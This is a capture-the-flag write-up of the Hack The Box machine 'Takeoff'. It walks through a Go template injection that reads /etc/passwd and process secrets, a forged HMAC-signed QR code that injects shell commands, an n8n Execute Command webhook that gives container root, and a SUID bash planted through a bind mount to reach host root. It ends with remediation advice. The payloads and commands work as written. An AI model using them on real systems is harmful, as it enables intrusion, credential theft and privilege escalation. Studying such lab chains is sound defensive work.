HTB Takeoff: Go SSTI, a forged QR, and root through n8n's bind mount
A booking box: a Go template leaks the key that signs check-in QR codes, a forged check-in runs a command as www-data, and an n8n API key ends in a container root that shares the host's home directory.
- severity
- Critical
- tags
- ssti · go · rce · n8n · privilege-escalation · docker
Takeoff is a Hack The Box Linux box: one web application, “HTB Airways Booking”, written in Go with Echo. No other host in scope, no writeup consulted: the whole chain was found and proven against the target itself. This writeup follows it in the order it happened, from reading a file to euid=0 on the host.
The terminal outputs were arranged into readable panels from the session logs; the screenshots are real captures. Passwords, hashes and flags are redacted or edited.
The scope

nmap -Pn -sT -p- --min-rate 400 -T4 --open 10.129.250.248Only two ports open: 22 (OpenSSH 10.0p2, Debian 13) and 80 (nginx in front of the Go app). No extra vhosts, no exposed admin routes. The session uses an HS256 JWT (session_token), strictly validated: neither alg: none nor a tampered token gets through.

SSTI in a ticket’s notes field
The app lets you annotate a ticket (POST /tickets/{PNR}/notes) and then preview or download it (GET /tickets/{PNR}/preview, /download). The preview renders the notes field with Go’s text/template, the plain-text template package, not html/template, which at least would have escaped the HTML.
POST /tickets/XFQXYS/notes
notes=SSTI proof: 7*7 = {{ printf "%d" 49 }}
      --- /etc/passwd ---
      {{ .File "/etc/passwd" }}

GET /tickets/XFQXYS/preview
→ "SSTI proof: 7*7 = 49 ... root:x:0:0:root:/root:/bin/bash daemon:x:1:1 ..."
One detail stood out: purely arithmetic expressions like {{7*7}} don’t evaluate, they come back literal. What works is any function or method call on the context object, and the context has a .File method that reads whatever file the application process can read.
Pointing .File at htb-air.service’s /proc/self/environ returned the process’s full environment, with two variables that decided the rest of the chain:
TICKET_VALIDATION_TOKEN: the HMAC-SHA256 key that signs check-in QR codes.N8N_API_KEY: an API key for the internal n8n instance.
I validated the first one right away: computed the HMAC of a real QR with the leaked key and it matched the QR’s own signature byte for byte.
RCE as www-data via a forged QR
The check-in flow (POST /api/check-in) decodes a Go gob blob, VerifyTicketAuthenticity{PNR, Name, NotifyCmd, ...}, verifies the HMAC signature, then runs the NotifyCmd field through a shell. With the leaked key in hand, forging a valid QR with an arbitrary command is just arithmetic:
forged QR: VerifyTicketAuthenticity{ PNR: "XFQXYS", ..., NotifyCmd:
  "id>/tmp/p;whoami>>/tmp/p;hostname>>/tmp/p" }
signature = HMAC-SHA256(TICKET_VALIDATION_TOKEN, gob_prefix)   # 32 bytes

POST /api/check-in  (base64 blob)
→ 302 Location: /check-in?msg=B+One+checked+in+successfully
With no direct output channel, I read the result by reusing the same SSTI: wrote the output to /tmp/p and pointed .File there.
GET /tickets/XFQXYS/preview  (notes = {{ .File "/tmp/p" }})
→ uid=33(www-data) gid=33(www-data) groups=33(www-data)
  www-data
  takeoff.htb
www-data had no sudo, no exploitable SUID binaries, no interesting cron job, and /home/kpark/user.txt refused to be read directly, local enumeration needed another target. The htb-air.service process pointed to an n8n instance listening only on loopback, port 5678.
n8n: owner key, Execute Command, container root
The N8N_API_KEY leaked in step one was a global owner key: the instance had user management disabled, so that single key carried unrestricted access to workflows, credentials and executions.
POST http://127.0.0.1:5678/webhook/q   {"cmd":"id;hostname;grep CapEff /proc/self/status"}
→ {"exitCode":0,"stdout":"uid=0(root) gid=0(root) groups=0(root)\ntakeoff...\nCapEff:\t00000000a80425fb"}
I created and activated a workflow with an Execute Command node behind a webhook; any request to it runs as root inside the n8n container. The first thing I checked was what that root could touch outside the container itself: /root turned out to be a read-write bind mount of the host’s /home/kpark:
mountinfo: 8:4 /home/kpark /root rw,relatime - ext4 /dev/sda4 rwThat handed over three things at once: the user.txt (value omitted), n8n’s credential-encryption key, and a place to plant an authorized_keys that turns into SSH as kpark on the host. I tested the container’s capabilities before going further: no CAP_SYS_ADMIN, no docker.sock, and the device cgroup blocked reading /dev/sda4 directly. The container alone couldn’t read root.txt; that needed one more step on the host.
Root on the host: a SUID bit planted by whoever controls the bind mount
The same partition the container had mounted as /root is, on the host, /home on /dev/sda4, mounted without nosuid. That turns any write from the container’s root into that directory into a SUID opportunity:
# as kpark, on the host:
cp /usr/bin/bash /home/kpark/.x && chmod 755 /home/kpark/.x

# from inside the container, via the same Execute Command webhook:
chown root:root /root/.x && chmod 4755 /root/.x
→ -rwsr-xr-x 1 root root 1298416 /root/.x

# back as kpark, over SSH with the planted key:
/home/kpark/.x -p -c "id; cat /root/root.txt"
→ uid=1001(kpark) gid=1001(kpark) euid=0(root)
→ [flag omitted]
A copied bash ends up SUID root on the host because two mistakes meet: the partition holding kpark’s home doesn’t block setuid on binaries, and the automation container has write access right there.
The SUID binary created for the test (/home/kpark/.x) was removed at the end of the engagement; no original file on the machine was changed.
What closed and what I’d take forward
A minor finding fell by the wayside: POST /api/check-in accepts a check-in QR without requiring a session and without checking who owns the ticket. Since the HMAC signature still blocks forgery without the key, the impact is anonymous replay with PII exposure (passenger name, PNR, seat, email), not execution, but it’s the same endpoint that, with the key leaked, became the RCE point.
The lesson I’m taking from this one is about where a secret can live: TICKET_VALIDATION_TOKEN and N8N_API_KEY had no business sitting in the environment of a process that also has a reachable SSTI: a scoped secret manager would have killed the whole chain at step one. And the bind mount part is a reminder that “root inside the container” is only a real boundary once what the container can write to on the host is also treated as attack surface. /home without nosuid, plus a directory mounted as the /root of an automation service, is root on the host waiting to happen.
Remediation, in order of impact:
- Never render user input with
text/template; for untrusted data,html/templatealone still isn’t enough; treat notes as plain text. - Keep secrets out of the web process’s environment;
TICKET_VALIDATION_TOKENshould already be rotated. - Check-in: require authentication and ticket ownership, nonce/expiry on the QR, and never derive shell commands from a payload that’s only verified by HMAC.
- n8n: owner-scoped API keys shouldn’t live in third-party services; disable or restrict Execute Command; run the container without root.
- Never bind-mount a host directory as a container’s
/root; mount/homewithnosuid,nodev.